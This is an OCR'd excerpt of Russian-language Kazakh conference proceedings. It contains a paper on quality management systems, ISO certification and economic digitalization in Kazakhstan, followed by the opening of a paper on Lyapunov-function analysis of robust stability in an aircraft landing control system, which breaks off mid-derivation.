15. Beisenbi M., Yermekbayeva J., Shukirova A., Shukirova R. Design of Control Systems with the Increased Potential for Aircraft Model. Indian Journal of Science and Technology.Vol. 8(32). November, 2015. – P.1-7.
16. Beisenbi M.A., Yermekbayeva J.J. Construction of Lyapunov function to examine Robust Stability for Linear System. International Journal of Control, Energy and Electrical Engineering (CEEE), V (1) pp. 17-22. Publisher Copyright – IPCO-2014.
17. Beisenbi M.A., Abdrakhmanova L., Oinarov A. Design of spacecraft control systems in the class of two-parameteric structurally stable mappings using Lyapunov function // International Journal of Advancements in Mechanical and Aeronautical Engineering (IJAMAE). – Volume 2, Issue 1(ISSN:2372-4153). – 2015. – P.66-72.
18. Beisenbi M., Mukataev N The second Lyapunov function method in construction of control systems with the increased potential of robust stability in the class of catastrophe “Hyperbolic umbilic”. Appliedmechanicsandmaterials.V.799-800. 2015.P.1132-1136., ISSN 1662-7482, 1660-9336.
19. Малкин И. Г. Теория устойчивости движения М.: Наука, 1966 – 534 с.
20. Воронов А.А., Матросов В. М. Метод векторных функций Ляпунова в теории устойчивости – М.: Наука, 1987 – 252 с.
21. Воронов А. А. Устойчивость, управляемость, наблюдаемость. М.: Наука, 1979 – 336 с.

АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ УПРАВЛЕНИЯ МЕНЕДЖМЕНТОМ КАЧЕСТВА, В УСЛОВИЯХ ЦИФРОВИЗАЦИИ

Тойбаева[1] Ш.Д., Баймухамбетова[2] М.К., Корнаков[3] А.В.
[1]Институт информационных и вычислительных технологий КН МОН РК, Казахстан
[2]Университет «Туран», Казахстан
e-mail: shara_t@mail.ru

Аннотация. *В данной статье рассматриваются предпосылки разработки, внедрения и развития систем менеджмента качества в Республике Казахстан, в условиях цифровизации*

экономики, приводятся важность использования стандартов ISO и результаты статистической обработки данных о количестве сертифицированных компаний Казахстана.

Введение. Благодаря глобализации рынка и экономики в Республике Казахстан определились новые направления по организации производства:

- усиленная конкурентоспособность продукции, которая производится в Казахстане;
- реализация преобразования добывающей и перерабатывающей промышленностей;
- удовлетворение увеличивающегося спроса потребителей, т.е. населения;
- организация условий по обеспечению безопасности производимой продукции или предоставляемых услуг.

Современная СМК позволяет сконцентрироваться на получении максимального показателя качества продукции в сфере поддержки безопасности выпускаемой продукции, роста характеристик конкурентоспособностей фирмы, путем увеличения экспорта казахстанской продукции на рынки ближнего и дальнего зарубежья [1].

Интерес к системам менеджмента качества. В результате анализа литературных источников за последние 20 лет, можно сказать, что в мире, в частности в РК развивается научное направление, связанное с проблемами внедрения и автоматизации систем управления менеджментом качества, технологии анализа бизнес-процессов различных организаций.

Обратившись к статистике, можно отметить, что точкой отсчета развития менеджмента в Казахстане являются 90-е годы, когда кардинально изменилась управленческая ситуация и рыночная система, и появилась необходимость изучив зарубежный опыт менеджмента, применить ее в стране. Первая работа по менеджменту в Казахстане принадлежит Ахметову К. «Основы менеджмента» 1992г. [2]. В последние годы все больше отмечается заинтересованность во внедрении СМК и автоматизации бизнес- процессов предприятий. Например, по запросу «автоматизация менеджмента качества» в информационной базе научной электронной библиотеки eLIBRARY.RU в каталоге российских диссертаций 500: было получено 2965 результатов, disserCat – 10540 [3], в каталоге диссертаций по российским - 500 результатов поиска [4], что говорит об интересе к системам менеджмента качества и ее автоматизации в научном сообществе.

Ежегодно в Казахстане проводятся различные международные конференции, например, только за текущий 2018 год проводились такие конференции как: VII Международная научно-практическая конференция по вопросам повышения производительности труда, г. Астана; VI Международная конференция «Наука и общество - методика и проблемы практического применения» г. Астана; International Scientific and Practical Conference «Computational and Informational Technologies in Science, Engineering and Education», г. Алматы; Международная научно-практическая конференция «Актуальные проблемы экономики, менеджмента и финансов в современных условиях», г. Усть-Каменогорск;

Предпосылки разработки и внедрения СМК и нормативная база. В промышленно развитой стране необходимо решать задачи по внедрению и поддержанию в актуальном состоянии современных систем менеджмента, где развита конкуренция, наукоемкое, инновационное и технологически усложненное производство.




Рисунок 1.1 – База данных организаций в Казахстане[1]
Примечание 1 - Источник: KazDATA Казахстан [6]

В казахстанских организациях и предприятиях (Рисунок 1.1) актуальность менеджмента качества в условиях глобализации рыночных отношений ориентируется его устремлением на разработку и обеспечение качества на высоком уровне продукции и услуг, что позволяет удовлетворить все запросы потребителей в полном объеме. В связи с этим, нынешнее представление управления менеджментом качества продукции и услуг при получении некоторых результатов целей и задач жизнедеятельности организаций допускает его непременное предпочтение среди других конструктивизмов менеджмента. В тоже время, качество представляет достаточно содержательный и многосторонний классом, который включает технические, экономические, организационные, социальные, философские и правовые взгляды [5].

Основоположными предпосылками разработки и внедрения СМК являются:

- необходимость в повышении конкурентоспособных организаций в РК;
- создание атмосферы по вхождению в мировую экономику;
- организация равновесия интересов между государственными органами, производителями и потребителями в условиях цифровизации экономики соответствуя государственной программе Республики Казахстан.

С начала 2002 года заметно усиливается организация, проектирование и внедрение СМК организаций Казахстана.

В сфере менеджмента качества приняты постановления по распоряжению Премьер-министра Республики Казахстан №28-р от 06.02.2004 г. и №175-р от 27.06.2006 г., по скорейшей перестановке предприятий согласно стандартов ISO, поэтому по вопросам

достижения намеченных целей в стране создается должное материально - техническое обеспечение, нормативная и методическая базы по внедрению международных стандартов [7].

Нормативная база Республики Казахстан включает 36 государственных стандартов, где были взяты за основу международные стандарты ISO и приняты в качестве государственных стандартов Республики Казахстан:

- ISO серии 9001;
- экологические стандарты ISO 14000;
- стандарты безопасности и гигиены труда OHSAS 18001;
- стандарты социальной ответственности SA 8000;
- стандарты систем менеджмента безопасности пищевой продукции ISO 22000;
- аудит СМК;
- экологический менеджмент ISO 19011 и другие.

Разработка и внедрение стандартов входит в план по стандартизации Республики Казахстан каждый год в области менеджмента. В области развития системы менеджмента последние 7 лет проводятся НИР по ISO 9001, 14001, OHSAS 18001 в различных областях. Разработаны 15 методик в качестве рекомендаций позволяющие помочь предприятиям на этапе разработки и внедрения системы менеджмента. [1, 8].

Доля сертифицированных казахстанских компаний и организаций

Казахстанские компании и организации, наряду с ведущими предприятиями мира (Рисунок 1.2), в практике управления используют рекомендации Международной организации по стандартам (ISO).

Рисунок 1.2 - Количество сертифицированных предприятий по СМК

В годовом отчете ISO за 2016 год отражено, что в конце 2016 года насчитывалось 91 национальных организаций по стандартизации.

В выпуске обзора ISO за 2017 год, подчеркивается существенное значение стандартов ISO, количество сертифицированных СМК увеличилось на 6,24% по всему миру, что составляет, в общей сложности, 1457912 сертификатов и пользователей одного или нескольких стандартов в 178 странах. Китай занимает первое место по количеству пользователей сертификатов ISO 9001 - 297037 шт., второе место занимает Италия - 138892 шт. и третье место Россия - 62265 шт. Высокая тенденция роста числа сертификатов также принадлежит Китаю, затем — России, далее — Италии. Обращаясь к статистике, можно отметить, что в Австралии по требованиям стандарта зарегистрировано более 20 тысяч предприятий, и большая часть относится к малым предприятиям. В Китае же даже дошкольные учреждения имеют сертификаты соответствия стандарту ISO 90001 [1].

Многие казахстанские организации разрабатывают, внедряют и сертифицируют систему менеджмента качества (СМК) согласно рекомендаций стандарта ISO 9001, но перед ними становится новая проблема — постоянная поддержка СМК в актуальном состоянии (пункт 8.5.1 ГОСТ Р ISO 9001-2008).

Данные представлены (Рисунок 1.3) Акиматами областей, Астаны и Алматы по данным на 01 сентября 2017 года о предприятиях Республики Казахстан в составе 9422 организаций, где подтверждено внедрение и сертифицирование систем менеджмента по требованиям международных и национальных стандартов [7].

Количество экспорт-ориентированных компаний в Казахстане

- Общее количество 548 компаний;
- Завершившие внедрение системы менеджмента – 319;
- На стадии внедрения 85 предприятий.




Рисунок 1.3 – Внедрение системы менеджмента на предприятиях в Казахстане

В данном процессе участвуют гос. органы, Акиматы областей и ВУЗы. Системы менеджмента качества внедрили в акиматах городов Алматы и Алматинской области, также в акиматах городов Астаны и Усть-Каменогорска (Рисунок 1.4) [8].




Рисунок 1.4 – Доля сертифицированных казахстанских компаний

В республике сформирован технический комитет (ТК) 54 по поддержке стандартизации предприятий «Системы менеджмента качества». Казахстан является членом ISO/TC 176 по вопросам разработки стандартов в области управления качеством и имеет голос по стандартам менеджмента (Таблица 1.1) [9].

Таблица 1.1 - Количество казахстанских компаний, сертифицированных по СТ РК ISO 9001, СТ РК ISO 14001, СТ РК OHSAS 18001 и др. за 2013-2017гг.

Стандарт СТ РК	2013-2014	2014-2015	2015-2016	2016-2017
ISO 9001:2009	3397	4844	4237	4460
ISO14001:2006	2270	3490	3273	3328
OHSAS 18001:2008	755	1144	1198	1410
ISO 9001:2016				1
ISO 14001:2016				1
Другое	6464	9608	8902	9422

Источник: Национальный центр аккредитации Казахстан [7]

Цифровизация экономики Казахстан

Экономика изменяется быстрыми темпами, этому способствуют:

- цифровизация базовых отраслей;
- формирование электронной торговли;
- финансовые технологии;
- внедрение цифровых технологий для государственного управления, что позволит исключить коррупцию.

Этому свидетельствует опыт отдельных стран, которые перешли на данный этап. По некоторым прогнозам, на 2025 год можно сказать, что при помощи реализации положения «Цифровой Казахстан» уровень казахстанской производительности по отдельным отраслям возможно будет сопоставить с экономикой стран, входящих в тридцатку развивающихся государств с быстрым темпом.

По правительственной оценке, можно подчеркнуть, что экономика Казахстана способна увеличиться как min на 30% и все это в результате цифровизации. Согласно проведенному прогнозу прирост на начальных этапах, может составить около 2,2 триллиона тенге. Экономический рост Казахстана с применением цифровизации возможен за счет:

- по средствам сокращения расходов;
- сокращения себестоимости товаров и услуг;
- оптимизации управления [10].

Судя по индексу E-Intensity Index определенному организацией BCG, Казахстан состоит в группе Aspirants, данная группа состоит из таких развивающихся в отношении цифровизации стран, таких как Аргентина, Чили и Малайзия. Данные страны, как и ОАЭ, сравнимы с Казахстаном по богатствам природных ресурсов и уровню благополучия и, конечно, будут использоваться дальше для сравнения с Казахстаном, Россия с Китаем - страны с ближайшей экономикой, показатели которых могут отразиться на экономических показателях Казахстана [**Ошибка! Источник ссылки не найден.**].

Казахстан на текущий момент имеет высокую базовую инфраструктуру для того чтобы можно было развиваться в дальнейшем в области цифровизации экономики. Также имеет очень высокий уровень вовлечения казахстанцев: 54% из них являются пользователями среды Интернет. По анализу рейтингов BCG E-Intensity Index (отслеживаются 85 стран по уровню развития цифровизации глобальной экономики), Казахстан в среднегодовом росте составил порядка 23%. Это достаточно хороший показатель, но Казахстан по-прежнему отстает от стран БРИКС (Бразилии, России, Индии, Китая и Южной Африки) где средний показатель темпа роста составил - 27% [12].

Казахстан показывает довольно высокие результаты в области развития инфраструктуры и внедрения цифровизации в экономику (Рисунок 1.5)




Рисунок 1.5 - Активность пользователей в цифровой экономике
Источник: Модель BCG e-Intensity

Около 25% ВВП Казахстана составляют промышленное производство. По подсчетам местных отраслевых экспертов уровень автоматизации в промышленности остается низким. Факты доказывают такое мнение, хотя невозможно измерить точно уровень автоматизации:

1) производственные предприятия не оснащены компьютерной техникой - 20%;

2) доступ в Интернет ограничен - 24%;

3) устарели производственные активы - 40%.

На рисунке 1.6 приведены общие расходы на промышленную автоматизацию, на схеме представлено сравнение ВВП Казахстана (проценты) на примере выделяемых расходов других стран. Данные расходы могут включать также расходы на закуп и внедрение систем промышленной автоматизации (SCADA, MES, DCS, PLS) и сопутствующих технических средств эксплуатации (датчики, дисководы и т. д.). Казахстан в общем расходует на промышленную автоматизацию примерно 0,07–0,09% ВВП, это в 2–3 раза ниже среднемирового уровня и в 4–5 раз ниже показателя стран Северной и Южной Америки. В настоящее время в промышленной автоматизации расходы в большинстве случаев относятся к новым проектам, при том, что количество инвестиций в автоматизацию Казахстана действующих производственных площадей очень ограниченно [11].




Рисунок 1.6 -Расходы на промышленную автоматизацию, % ВВП

К цифровизации промышленного производства относятся две концепции, называемые «Индустрия 3.0», «Индустрия 4.0». Начало работы над концепцией «Индустрия 3.0» началось в 1970-е, включающая в себя основные решения в области промышленной автоматизации, как PLCs, SCADA и DCS-систем. Задачи больших данных, Интернет вещей и дополненной реальности включены в концепцию «Индустрия 4.0», использующую инновационные технологии, выводящие цифровизацию промышленного производства на следующий высший уровень [11].

Вывод

Интегрированная система менеджмента - часть системы общего менеджмента организации, отвечающая требованиям двух или более международных стандартов и функционирующая как общее целое [13].

Целостная система менеджмента является элементом системы менеджмента организации, которая отвечает двум или нескольким требованиям международного стандарта и функционирует как одно целое [13].

Интеграция систем менеджмента - объективная необходимость. Проектирование и разработка такой системы менеджмента можно отнести к глубокому инновационному

проекту, который направлен на улучшение работоспособности общего менеджмента организации [14].

Одним из актуальных и эффективных направлений по улучшению СМК представляет автоматизация, для гарантии эффективного деятельности и управления СМК, имеет смысл обеспечивать точное взаимодействие информации на всех подразделениях, которые охватывают ее действие. Это возможно добиться, путем предоставления предприятию некоторого инструмента, что позволил бы автоматизировать исполнение учета, регистрации и аналитические функции СМК, соединив информационный ресурс предприятия в одно целое. Информационная поддержка системы менеджмента качества дает возможность обеспечивать оперативное функционирование на базе соответствующего применения IT - технологий по сбору, обработке, хранению, передаче и использованию информации, применяя технические и программные средства, базы данных и знаний. Поддержка функционирования предприятия по СМК без использования IT - технологии затруднительно и даже невозможно, чтоб обеспечивать эффективное функционирование.

Литература

1. Концепция развития систем менеджмента в Республике Казахстан до 2015 года, Астана 2008. [Электронный ресурс] -2008- URL: http://www.kazinst.kz/ (дата обращения 02.02.2018)
2. Ахметов К. Г. Основы менеджмента: учебное пособие // Алматы: 1992. - 256 с.
3. Научная электронная библиотека диссертаций и авторефератов// http://www.dissercat.com: 30.10.2018
4. Электронный каталог диссертаций// http://www.dslib.net/ catalogue.html: 30.10.2018.
5. Сайт компании ТОО «Национальный центр аккредитации» [Электронный ресурс]. – 2017. - URL: http://www.nca.kz/ (дата обращения 02.02.2017
6. База данных всех организаций в Казахстане [Электронный ресурс]. -2018 - URL: https://kazdata.kz/01/service-organization.html
7. Нормативная база [Электронный ресурс]. -2017.- URL: http://online.zakon.kz/ (дата обращения 02.02.2017)
8. СТ РК ИСО 9001 - 2015 «Системы менеджмента качества. Требования» - Астана, 2016 г.
9. К.Р. Касенов, Ә. Ж. Байсенгирова Развитие систем менеджмента в Казахстане. Алматы: Вестник КазНПУ. -2017.
10. Прокофьева, Н. П. Разработка и внедрение системы менеджмента качества. // Стандарты и качество. - № 2. - С. 25 - 29.
11. Цифровой Казахстан»: умные города, современная экономика// https://yvision.kz/post/815122: 24.09.2018.
12. МАКРОЭКОНОМИЧЕСКИЕ ПЕРСПЕКТИВЫ КАЗАХСТАНА И НОВЫЕ ИНВЕСТИЦИОННЫЕ ГОРИЗОНТЫ В ЦИФРОВИЗАЦИИ. 2016-2017: http://nomad.su/i2016/1208/3.pdf
13. Каплан Роберт С., Нортон Дейвид П. Сбалансированная система показателей. От стратегии к действию: Пер. с англ. – М.: ЗАО «Олимп-Бизнес», 2003. – 294 с.
14. Цифровизация бизнеса// https://vlast.kz/corporation/24539-cifrovizacia-biznesa.html: 22.10.18.

ТЕХНОЛОГИЯ ПОСТРОЕНИЯ ФУНКЦИИ ЛЯПУНОВА ПРИ ИССЛЕДОВАНИИ РОБАСТНОСТИ СИСТЕМЫ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ ПОСАДКОЙ САМОЛЕТА

Ускенбаева Г.А., Шукирова А.К.
Евразийский Национальный Университет имени Гумилева, г. Астана, Казахстан
e-mail: gulzhum_01@mail.ru

Аннотация: *Система автоматического управления посадкой самолета функционирует в условиях многочисленных внешних факторов, ограничений и возмущений, таких как устойчивые ветра, порывы ветра, масса летательного аппарата, температура окружающей среды, видимость, облачность и т.д. Возникает проблема неполноты информации, при этом неопределенность может быть обусловлена незнанием истинных значений параметров объекта управления и непредсказуемым изменением их во времени. В статье представлена технология исследования робастной устойчивости системы управления посадкой самолета методом функции Ляпунова. Разработанный метод построения функции Ляпунова позволяет установить робастность системы управления и найти радиус робастной устойчивости. Исследование робастной устойчивости системы управления с неопределенными параметрами основывается на теореме об асимптотической устойчивости.*

Ключевые слова: *робастная устойчивость, прямой метод Ляпунова, вектор скорости, вектор градиента, посадка самолета, пропорциональный закон управления*

Рассмотрим систему автоматического управления процессом посадки самолета и исследуем на устойчивость методом функции Ляпунова [1].

При рассмотрении системы посадки самолета в качестве переменных состояния представлены переменные x_1 - высота, x_2 - скорость изменения высоты, x_3 - угол тангажа и x_4 - угловая скорость тангажа, эти переменные могут быть легко измерены с помощью радиовысотометра и гидродатчиков [2, с.98]. Динамика самолета характеризуется уравнениями:

$$\begin{cases} \dfrac{dx_1}{dt} = x_2 \\ \dfrac{dx_2}{dt} = a_{22}x_2 + a_{23}x_3 \\ \dfrac{dx_3}{dt} = x_4 \\ \dfrac{dx_4}{dt} = a_{42}x_2 + a_{43}x_3 + a_{44}x_4 + k_p\delta \end{cases} \quad (1)$$

в уравнении (1) $\delta(t)$ характеризует отклонение руля высоты, $k_p = K\omega_0^2 T_0$, а коэффициенты переменных состояния представлены:

$$a_{22} = -\frac{1}{T_0}; a_{23} = \frac{V}{T_0}; a_{42} = \frac{1}{VT_0^2} - \frac{2\xi\omega_0}{VT_0} + \frac{\omega_0^2}{V};$$

$$a_{43} = \frac{1}{T_0^2} + \frac{2\xi\omega_0}{T_0} - \omega_0^2; a_{44} = \frac{1}{T_0} - 2\xi\omega_0$$

ξ, K, ω_0, T_0: коэффициент демпфирования короткопериодических колебаний, коэффициент усиления короткопериодических колебаний, резонансная частота

колебаний, траекторная постоянная времени, соответственно. Их значения зависят от множества внешних факторов и могут изменяться в широких пределах в зависимости от высоты и скорости полета. Точные значения параметров априорно не определены. В данном исследовании, допускается также, что рукоятка сектора газа в течение всего времени посадки удерживается в положении, обеспечивающем постоянство воздушной скорости *V*. Предполагаем также, что динамикой исполнительного органа можно пренебречь и считать, что управлением является отклонение руля высоты $\delta(t)$. Указанные выше параметры также зависят от конструкции самолета, в данном исследовании предположим [2, с.349]:

$$\xi = 0.5; K = -0.95 сек^{-1}; \omega_0 = 1 рад/сек; T_0 = 2.5 сек$$

Исследуем устойчивость системы управления посадкой самолета на основе конструирования вектор функции Ляпунова и получим условия робастной устойчивости, закон управления выберем в виде [1]:

$$U = -k_1 x_1 - k_2 x_2 \tag{2}$$

Таким образом, система (1) с законом управления (2) примет вид:

$$\begin{cases} \dfrac{dx_1}{dt} = x_2 \\ \dfrac{dx_2}{dt} = a_{22} x_2 + a_{23} x_3 \\ \dfrac{dx_3}{dt} = x_4 \\ \dfrac{dx_4}{dt} = a_{42} x_2 + a_{43} x_3 + a_{44} x_4 + k_0(-k_1 x_1 - k_2 x_2) \end{cases} \tag{3}$$

В качестве инструмента исследования устойчивости системы (3) используем основные положения прямого метода Ляпунова [3,4], для асимптотической устойчивости состояния равновесия системы необходимо и достаточно, чтобы существовала положительная функция Ляпунова *V(x)* такая, что полная производная по времени, вдоль решения дифференциального уравнения состояния (3) являлась отрицательно определенной функцией. Для определения области устойчивости системы функцию Ляпунова конструируем в форме вектор-функции [5, 6-9] и на основе геометрической интерпретации из уравнения состояния (3) находим компоненты вектора градиента:

$$\begin{aligned} &\frac{\partial V_1}{\partial x_2} = -x_2; \\ &\frac{\partial V_2}{\partial x_2} = -a_{22} x_2, \frac{\partial V_2}{\partial x_3} = -a_{23} x_3; \\ &\frac{\partial V_3}{\partial x_4} = -x_4; \\ &\frac{\partial V_4}{\partial x_1} = k_0 k_1 x_1, \frac{\partial V_4}{\partial x_2} = -a_{42} x_2 + k_0 k_2 x_2, \frac{\partial V_4}{\partial x_3} = -a_{43} x_3, \frac{\partial V_4}{\partial x_4} = -a_{44} x_4; \end{aligned} \tag{4}$$

Разложив компоненты вектора скорости по координатам, из уравнения состояния (3) вектор скорости представим следующим образом

$$\begin{cases} \left(\frac{dx_1}{dt}\right)_{x_2} = x_2; \\ \left(\frac{dx_2}{dt}\right)_{x_2} = a_{22}x_2, \left(\frac{dx_2}{dt}\right)_{x_3} = a_{23}x_3; \\ \left(\frac{dx_3}{dt}\right)_{x_4} = x_4; \\ \left(\frac{dx_4}{dt}\right)_{x_1} = -k_0k_1x_1, \left(\frac{dx_4}{dt}\right)_{x_2} = a_{42}x_2 - k_0k_2x_2, \\ \left(\frac{dx_4}{dt}\right)_{x_3} = a_{43}x_3, \left(\frac{dx_4}{dt}\right)_{x_4} = a_{44}x_4; \end{cases} \tag{5}$$

Из (4) и (5) для полной производной по времени от вектор-функции Ляпунова $V(x) = V_1(x),...,V_n(x)$ получим

$$\begin{aligned} + \frac{dV(x)}{dt} = \sum_{i=1}^{n}\sum_{k=1}^{n}\frac{\partial V_i(x)}{\partial x_k}\left(\frac{dx_i}{dt}\right)_{x_k} = -k_0^2k_1^2x_1^2 - \left(1 + a_{22}^2 + a_{42}^2 + k_0^2k_2^2\right)x_2^2 - \\ - \left(a_{23}^2 + a_{43}^2\right)x_3^2 - \left(1 + a_{44}^2\right)x_4^2 \end{aligned} \tag{6}$$

Из (6) следует, что полная производная по времени от вектор-функции Ляпунова является знакоотрицательной функцией. Функцию Ляпунова из (4) можем получить в форме вектор-функции с компонентами:

$$V_1(x) = -\frac{1}{2}x_2^2,\ V_2(x) = -\frac{1}{2}a_{22}x_2^2 - \frac{1}{2}a_{23}x_3^2,\ V_3(x) = -\frac{1}{2}x_4^2,$$
$$V_4(x) = \frac{1}{2}k_0k_1x_1^2 - \frac{1}{2}a_{42}x_2^2 + \frac{1}{2}k_0k_2x_2^2 - \frac{1}{2}a_{43}x_3^2 - \frac{1}{2}a_{44}x_4^2$$

Здесь компоненты вектора-функции Ляпунова $V_i(i = 1,...,n)$ построены по компонентам вектора градиента. Функцию Ляпунова в скалярной форме можно представить в виде

